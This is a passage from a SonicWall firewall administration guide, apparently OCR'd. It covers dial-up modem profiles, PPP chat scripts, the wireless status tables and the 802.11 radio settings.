7 If you have call waiting on your telephone line, you should disable it or another call can interrupt your connection to your ISP. Select **Disable Call Waiting** and then select command from the list. If you do not see your command listed, select **Other**, and enter the command in the field. If you are not sure which command to use, see the documentation that came with your phone service or contact your phone service provider.


8 If the phone number for your ISP is busy, you can configure the number of times that the SonicWall security appliance modem attempts to connect in the **Dial Retries per Phone Number** field. The default value is **0**.

9 Enter the number of seconds between attempts to redial in the **Delay Between Retries (seconds)** field. The default value is **5** seconds.

10 Select **Disable VPN when Dialled** if VPN Security Associations (SAs) are disabled when the modem connects to the ISP. Terminating the dial-up connection re-enables the VPN SAs. This is useful if you want to deploy your own point-to-point RAS network and want packets to be sent in the clear to your intranets.

Schedule Tab

1 Click the **Schedule** tab.



2 If you want to specify scheduled times the modem can connect, select **Limit Times for Dialup Profile.** Enter times for each day in 24-hour format that you want the modem to be able to make a connection.

3 Click **OK** to add the dial-up profile to the SonicWall security appliance. The Dialup Profile appears in the **Connection Profiles** table.

Chat Scripts

Some legacy servers can require company-specific chat scripts for logging onto the dial-up servers. You enter the chat script on the **Advanced** tab of the **Modem Profile** dialog.

A chat script, like other types of scripts, automates the act of typing commands using a keyboard. It consists of commands and responses, made up of groups of expect-response pairs as well as additional control commands, used by the chat script interpreter on the TELE3 SP. The TELE3 SP uses a default chat script that works with most ISPs, but your ISP may require a chat script with specific commands to “chat” with their server. If an ISP requires a specific chat script, it is typically provided to you with your dial-up access information.

The default chat script for the TELE3 SP has the following commands:

```
ABORT `NO DIALTONE'
ABORT `BUSY'
ABOR `NO CARRIER'
"ATQ0
"ATE0
"ATM1
"ATL0
"ATV1
OK ATDT\T
CONNECT \D \C
```

The first three commands direct the chat script interpreter to abort if any of the strings **NO CARRIER, NO DIALTONE**, or **BUSY** are received from the modem.

The next five commands are AT commands that tell the chat interpreter to wait for nothing as " defines an empty string, and configure the following on the modem: return command responses, don't echo characters, report the connecting baud rate when connected, and return verbose responses.

The next line has **OK** as the expected string, and the interpreters waits for **OK** to be returned in response to the previous command, `ATV1`, before continuing the script. If `OK` is not returned within the default time period of 50 seconds, the chat interpreter aborts the script and the connection fails. If `OK` is received, the prefix and phone number of the selected dial-up account is dialled. The `\T` command is replaced by chat script interpreter with the prefix and phone number of the dial-up account.

In the last line of the script, `CONNECT`, is the expected response from the remote modem. If the modems successfully connect, `CONNECT` is returned from the TELE3 SP modem.The `\D` adds a pause of one second to allow the server to start the PPP authentication. The `\C` command ends the chat script without sending a carriage return to the modem. The TELE3 SP then attempts to establish a PPP (Point-to-Point Protocol) connection over the serial link. The PPP connection usually includes authentication of the user by using PAP (Password Authentication Protocol) or CHAP (Challenge Handshake Authentication Protocol) from the PPP suite. Once a PPP connection is established, it looks like any other network interface.

Custom Chat Scripts

Custom chat scripts can be used when the ISP dial-up server does not use PAP or CHAP as an authentication protocol to control access. Instead, the ISP requires a user to log onto the dial-up server by prompting for a user name and password before establishing the PPP connection. For the most part, this type of server is part of the legacy systems rooted in the dumb terminal login architecture. Because these types of servers can prompt for a user name and password in a variety of ways or require subsequent commands to initiate the PPP connection, a **Chat Script** field is provided for you to enter a custom script.

If a custom chat script is required by an ISP for establishing a connection, it is commonly found on their web site or provided with their dial-up access information. Sometimes the scripts can be found by using a search engine on the Internet and using the keywords, `chat script ppp Linux <ISP name>`.

A custom chat script can look like the following script:

```
ABORT `NO CARRIER'
ABORT `NO DIALTONE'
ABORT `BUSY'
" ATQ0
" ATE0
" ATM1
" ATW2
" ATV1
OK ATDT\T
CONNECT "
sername: \L
assword: \P
```

TIP: The first character of username and password are ignored during PPP authentication.

The script looks a lot like the previous script with the exception of the commands at the end. There is an empty string (") after `CONNECT`, which sends a carriage return command to the server. The chat interpreter then waits for `sername:` substring. When a response is returned, the current PPP account user name, substituting the \L command control string, is sent. Then, the chat interpreter waits for the substring assword:, and sends the password, substituting \P with the PPP account password. If either the **sername** or **assword** substring are not received within the timeout period, the chat interpreter aborts the dial-up process resulting in a dial-up failure.

Part 7

Wireless

(Wireless platforms only)

62

Wireless Overview

NOTE: For Wireless platforms only.

About Wireless

The SonicWall Wireless security appliances support wireless protocols called IEEE 802.11ac, 802.11b, 802.11g, and 802.11n commonly known as Wi-Fi, and send data via radio transmissions. The SonicWall wireless security appliance combines three networking components to offer a fully secure wireless firewall: an Access Point, a secure wireless gateway, and a stateful firewall with flexible NAT and VPN termination and initiation capabilities. With this combination, the wireless security appliance offers the flexibility of wireless without compromising network security.

Typically, the wireless security appliance is the access point for your wireless LAN and serves as the central access point for computers on your LAN. In addition, it shares a single broadband connection with the computers on your network. Since the wireless security appliance also provides firewall protection, intruders from the Internet cannot access the computers or files on your network. This is especially important for an “always-on” connection such as a DSL or T1 line that is shared by computers on a network.

However, wireless LANs are vulnerable to “eavesdropping” by other wireless networks which means you should establish a wireless security policy for your wireless LAN. On the wireless security appliance, wireless clients connect to the Access Point layer of the firewall. Instead of bridging the connection directly to the wired network, wireless traffic is first passed to the Secure Wireless Gateway layer where the client is required to be authenticated via User Level Authentication. Wireless access to Guest Services and MAC Filter Lists are managed by the wireless security appliance. If all of the security criteria are met, then wireless network traffic can then pass via one of the following Distribution Systems (DS):

- LAN
- WAN
- Wireless Client on the WLAN
- DMZ or other zone on Opt port
- VPN tunnel

Topics:

Information about wireless status can be found in Wireless > Status on page 664.

FCC U-NII New Rule Compliance

Beginning in SonicOS 6.2.5.1, FCC U-NII (Unlicensed –National Information Infrastructure) New Rule (Report and Order ET Docket No. 13-49) is supported on TZ series and SOHO wireless appliances. To comply with FCC New Rules for Dynamic Frequency Selection (DFS), a TZ series or SOHO wireless appliance detects and avoids interfering with radar signals in DFS bands.

NOTE: TZ series and SOHO wireless appliances manufactured with FCC New Rule-compliant firmware are only supported with SonicOS 6.2.5.1 and higher.

NOTE: For the latest information about regulatory approvals and restrictions for SonicWall wireless devices, see the Product Documentation pages for your product under Support on www.SonicWall.com. Each device has a unique regulatory document or *Getting Started Guide* that provides the relevant information.

Considerations for Using Wireless Connections

- **Mobility** - if the majority of your network is laptop computers, wireless is more portable than wired connections.
- **Convenience** - wireless networks do not require cabling of individual computers or opening computer cases to install network cards.
- **Speed** - if network speed is important to you, you may want to consider using Ethernet connections rather than wireless connections.
- **Range and Coverage** - if your network environment contains numerous physical barriers or interference factors, wireless networking may not be suitable for your network.
- **Security** - wireless networks have inherent security issues due to the unrestricted nature of the wireless transmissions. However, the wireless security appliance is a firewall and has NAT capabilities which provides security, and you can use WPA or WPA2 to secure data transmissions.

Recommendations for Optimal Wireless Performance

- Place the wireless security appliance near the center of your intended network. This can also reduce the possibility of eavesdropping by neighboring wireless networks.
- Minimize the number of walls or ceilings between the wireless security appliance and the receiving points such as PCs or laptops.
- Try to place the wireless security appliance in a direct line with other wireless components. Best performance is achieved when wireless components are in direct line of sight with each other.

- Building construction can make a difference on wireless performance. Avoid placing the wireless security appliance near walls, fireplaces, or other large solid objects. Placing the wireless security appliance near metal objects such as computer cases, monitors, and appliances can affect performance of the unit.
- Metal framing, UV window film, concrete or masonry walls, and metallic paint can reduce signal strength if the wireless security appliance is installed near these types of materials.
- Installing the wireless security appliance in a high place can help avoid obstacles and improve performance for upper stories of a building.
- Neighboring wireless networks and devices can affect signal strength, speed, and range of the wireless security appliance. Also, devices such as cordless phones, radios, microwave ovens, and televisions may cause interference on the wireless security appliance.

Adjusting the Antennas

The antennas on the wireless security appliance can be adjusted for the best radio reception. Begin with the antennas pointing straight up, and then adjust as necessary. Note that certain areas, such as the area directly below the wireless security appliance, get relatively poor reception. Pointing the antenna directly at another wireless device does not improve reception. Do not place the antennas next to metal doors or walls as this can cause interference.

Wireless Node Count Enforcement

Users connecting to the WLAN or connecting through the SonicWall GroupVPN are not counted towards the node enforcement on the SonicWall. Only users on the LAN and non-Wireless zones on the Opt port are counted towards the node limit.

The Station Status table lists all the wireless nodes connected.

MAC Filter List

The SonicWall wireless security appliance networking protocol provides native MAC address filtering capabilities. When MAC address filtering is enabled, filtering occurs at the 802.11 layer, wireless clients are prevented from authenticating and associating with the wireless access point. Since data communications cannot occur without authentication and association, access to the network cannot be granted until the client has given the network administrator the MAC address of their wireless network card.

OAuth Social Login and LHM

SonicOS 6.2.7 and later support wireless OAuth and Social Login for social media such as Facebook, Twitter, and Google+. LHM is also supported. For more information, see Configuring Open Authentication, Social Login, and LHM on page 2019.


63

Viewing WLAN Settings, Statistics, and Station Status

NOTE: The **Wireless > Status** page applies only to Wireless platforms.

Wireless > Status

The **Wireless > Status** page provides status information for the wireless network: **WLAN Settings**, **WLAN Statistics**, **WLAN Activities,** and **Station Status**.




The **Wireless > Status** page comprises these tables:

- WLAN Settings on page 665
- WLAN Statistics on page 667
- WLAN Activities on page 667
- Station Status on page 668
- Discovered Access Points on page 668

WLAN Settings

The **WLAN Settings** table lists the configuration information for the built-in radio. All configurable settings in the **WLAN Settings** table are hyperlinks to their respective pages for configuration. Enabled features are displayed in green, and disabled features are displayed in red. Click on a setting to go the page in the Management Interface where you can configure that setting.




WLAN configurable settings

WLAN Settings	Value
WLAN	**Enabled (Active)** or **Disabled (Inactive)**
SSID	Wireless network identification information
MAC Address (BSSID)	Serial Number of the wireless security appliance
WLAN IP Address	IP address of the WLAN port
WLAN Subnet Mask	Subnet information
Regulatory Domain	**FCC - North America** for domestic appliances **ETSI - Europe** for international appliances
Channel	Channel number selected for transmitting wireless signal
Radio Tx Rate	Network speed in Mbps
Radio Tx Power	Current power level of the radio signal transmission
Primary Security	Encryption settings for the radio, or **Disabled**; see Wireless > Security on page 676
MAC Filter List	**Enabled** or **Disabled**
Wireless Guest Services	**Enabled** or **Disabled**
Intrusion Detection	**Enabled** or **Disabled**
Wireless Firmware	Firmware version on the radio card
Associated Stations	Number of clients associated with the wireless security appliance
Radio Mode	Current power level of the radio signal transmission

WLAN Statistics

The **WLAN Statistics** table lists all of the traffic sent and received through the WLAN. The **Wireless Statistics** column lists the kinds of traffic recorded, the **Rx** column lists received traffic, and the **Tx** column lists transmitted traffic.




WLAN statistics

Wireless Statistics	Rx/TX
Good Packets	Number of allowed packets received and transmitted.
Bad Packets	Number of packets that were dropped that were received and transmitted.
Good Bytes	Total number of bytes in the good packets.
Management Packets	Number of management packets received and transmitted.
Control Packets	Number of control packets received and transmitted.
Data Packets	Number of data packets received and transmitted.

WLAN Activities

The **WLAN Activities** table describes the history of wireless clients connecting to the SonicWall wireless security appliance.




WLAN activities statistics

Wireless Activities	Value
Associations	Number of wireless clients that have connected to the wireless security appliance.
Disassociations	Number of wireless clients that have disconnected to the wireless security appliance.
Reassociations	Number of wireless clients that were previously connected that have re-connected.
Authentications	Number of wireless clients that have been authenticated.
Deauthentications	Number of authenticated clients that have disconnected.
Discards Packets	Number of discarded packets.

Station Status

The **Station Status** table displays information about wireless connections associated with the wireless security appliance.




Station Status information

Wireless Information	Value
Station	The name of the connection used by the MAC address
MAC Address	The wireless network card MAC address
Vendor	Name of the equipment's manufacturer
SSID	Wireless network identification information
Authenticated	Status of wireless authentication
Associated	Status of wireless association
AID	Association ID, assigned by the security appliance
Signal	Strength of the radio signal
Timeout	Number of seconds left on the session
Configure	Options for configuring the station: • - configure power management on the wireless network card of this station, if enabled. • - block the station from the security appliance and add it to the Deny MAC Filter List. • - dissociate the station from the security appliance.

Discovered Access Points

The **Discovered Access Points** table appears when the SonicWall appliance is in Wireless Client Bridge mode.



To create a wireless bridge with another access point:

1 Before you begin, verify that your wireless security settings match that of the access point to which you are bridging, and that you have switched your SonicWall TZ wireless appliance to Wireless Client Bridge mode in the **Wireless > Settings** page.

2 On the **Wireless > Status** page, locate the access point to which you wish to bridge.

3 Click the **Connect** button.

4 The configuration is set and your **SSID** changes to mirror that of the wireless bridge host.

IMPORTANT: For security reasons, never create a bridge over an open wireless connection.


64

Configuring Wireless Settings

NOTE: The **Wireless > Settings** page applies only to Wireless platforms.


Wireless > Settings

The **Wireless > Settings** page allows you to configure settings for the 802.11 wireless antenna.



Topics:

Wireless Radio Mode



The **Radio Role** drop-down menu allows you to configure the SonicWall TZ Series or SOHO W wireless appliance for one of two modes:

NOTE: Be aware that when switching between radio roles, the SonicWall may require a restart.


- Access Point on page 671
- Wireless Client Bridge on page 671

IMPORTANT: Changing from one mode to the other drops clients and requires a reboot.

Access Point

Selecting **Access Point** configures the SonicWall as an Internet/network gateway for wireless clients. See Wireless Radio Mode: Access point.


Wireless Radio Mode: Access point



Wireless Client Bridge

The wireless appliance provides Internet/network access by bridging wirelessly to another SonicWall wireless device or SonicPoint access point, selected on the **Wireless > Status** page; see Wireless Radio Mode: Wireless Client Bridge. Selecting **Wireless Client Bridge** mode allows for the possibility of secure network communications between physically separate locations, without the need for long and costly ethernet cabling runs.

Wireless Radio Mode: Wireless Client Bridge



NOTE: For more information on Wireless Client Bridging, refer to the *SonicWall Secure Wireless Network Integrated Solutions Guide*, or the *SonicWall Wireless Bridging Technote*, available at http://www.SonicWall.com/us/support.html.

Wireless Settings

The following options are available on the **Wireless > Settings** page:

- **Enable WLAN Radio**: Check this checkbox to turn the radio on, and enable wireless networking. Click **Apply** in the top right corner of the management interface to have this setting take effect.
- **Schedule**: The schedule determines when the radio is on to send and receive data. The default value is **Always on**. The Schedule list displays the schedule objects you create and manage in the **System > Schedule** page. The default choices are:
  - **Always on**
  - **Work Hours** or **M-T-W-TH-F 08:00-17:00** (these two options are the same schedules)
  - **M-T-W-TH-F 00:00-08:00**
  - **After Hours** or **M-T-W-TH-F 17:00-24:00** (these two options are the same schedules)
  - **Weekend Hours** or **SA-SU 00:00-24:00** (these two options are the same schedules)
- **Country Code**: The country code determines which regulatory domain the radio operation falls under.
- **Radio Mode**: Select your preferred radio mode from the **Radio Mode** menu. The wireless security appliance supports the following modes:
  - **2.4GHz 802.11n/g/b Mixed** - Supports 802.11b, 802.11g, and 802.11n clients simultaneously. If your wireless network comprises multiple types of clients, select this mode.

    TIP: For optimal throughput speed solely for 802.11n clients, SonicWall recommends the **802.11n Only** radio mode. Use the **802.11n/b/g Mixed** radio mode for multiple wireless client authentication compatibility.

  - **802.11n Only** - Allows only 802.11n clients access to your wireless network. 802.11a/b/g clients are unable to connect under this restricted radio mode.
  - **2.4GHz 802.11b/g Mixed** - Supports 802.11b and 802.11g clients simultaneously. If your wireless network comprises both types of clients, select this mode.

- **802.11g Only** - If your wireless network consists only of 802.11g clients, you may select this mode for increased 802.11g performance. You may also select this mode if you wish to prevent 802.11b clients from associating.
- **802.11n/a Mixed** - Select this mode if 802.11a and 802.11b clients access your wireless network.
- **802.11n Only** - Select this mode if only 802.11n clients access your wireless network.
- **802.11a Only** - Select this mode if only 802.11a clients access your wireless network.
- **802.11n/a/ac Mixed** - Select this mode if 8011.a, 802.11ac, and 802.11n clients access your wireless network.
- **802.11ac Only** - Select this mode if only 802.11ac clients access your wireless network.

Topics:

802.11n Wireless Settings

When the wireless radio is configured for a mode that supports 802.11n, the following options display:

NOTE: Options depend on the type of appliance, TZ Series, SOHO W, or NSA, that is being configured.

- **Radio Band** (802.11n only and mixed): Sets the band for the 802.11n radio:
  - **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. This is the default setting.
  - **Standard - 20 MHz Channel** - Specifies that the 802.11n radio will use only the standard 20 MHz channel. When this option is selected, the **Standard Channel** drop-down menu is displayed.
    - **Standard Channel** - This drop-down menu only displays when the 20 MHz channel is selected. By default, this is set to **Auto**, which allows the appliance to set the optimal channel based on signal strength and integrity. Optionally, you can select a single channel within the range of your regulatory domain. Selecting a specific a channel can also help with avoiding interference with other wireless networks in the area.
  - **Wide - 40 MHz Channel** - Specifies that the 802.11n radio will use only the wide 40 MHz channel. When this option is selected, the **Primary Channel** and **Secondary Channel** drop-down menus are displayed:
    - **Primary Channel** - By default this is set to **Auto**. Optionally, you can specify a specific primary channel.
    - **Secondary Channel** - The configuration of this drop-down menu is controlled by your selection for the primary channel:
      - If the primary channel is set to Auto, the secondary channel is also set to Auto.
      - If the primary channel is set to a specific channel, the secondary channel is set to the optimum channel to avoid interference with the primary channel.
  - **Wide - 80 MHz Channel** - Specifies that the 802.11n radio uses only the wide 80 MHz channel. When this option is selected, the **Primary Channel** and **Secondary Channel** drop-down menus are displayed The options are the same as for **Wide - 40 MHz Channel**.

- **Enable Short Guard Interval**: Specifies the short guard interval of 400ns (as opposed to the standard guard interval of 800ns). The guard interval is a pause in transmission intended to avoid data loss from interference or multipath delays.
- **Enable Aggregation**: Enables 802.11n frame aggregation, which combines multiple frames to reduce overhead and increase throughput.

TIP: The **Enable Short Guard Interval** and **Enable aggregation** options can slightly improve throughput. They both function best in optimum network conditions where users have strong signals with little interference. In networks that experience less than optimum conditions (interference, weak signals, etc.), these options may introduce transmission errors that eliminate any efficiency gains in throughput.

- **SSID**: The SSID can be changed to any alphanumeric value with a maximum of 32 characters. The default value is **sonicwall-** plus the last four characters of BSSID; for example, `sonicwall-C587`.

802.11a/b/g Wireless Settings

When the wireless radio is configured for 802.11a, 802.11b, or 802.11g, the following option displays:


- **Channel** pull-down menu – Select a channel:
  - **Auto** – Allows the wireless security appliance to automatically detect and set the optimal channel for wireless operation based upon signal strength and integrity. **Auto** is the default channel setting, and it displays the selected channel of operation to the right. Alternatively, an operating channel within the range of your regulatory domain can be explicitly defined.
  - Specific channel – For the available channels, see the Radio mode choices table in Radio 0/Radio 1 Basic Settings on page 772.

802.11ac Wireless Settings

When the wireless radio is configured for 802.11ac only, these options display:

- Radio Band drop-down menu – Sets the band for the 802.11ac radio. For a description of the options, see 802.11n Wireless Settings on page 673.
- **Channel** drop-down menu – Select a channel:
  - **Auto** – Allows the wireless security appliance to automatically detect and set the optimal channel for wireless operation based upon signal strength and integrity. **Auto** is the default channel setting, and it displays the selected channel of operation to the right. Alternatively, an operating channel within the range of your regulatory domain can be explicitly defined.
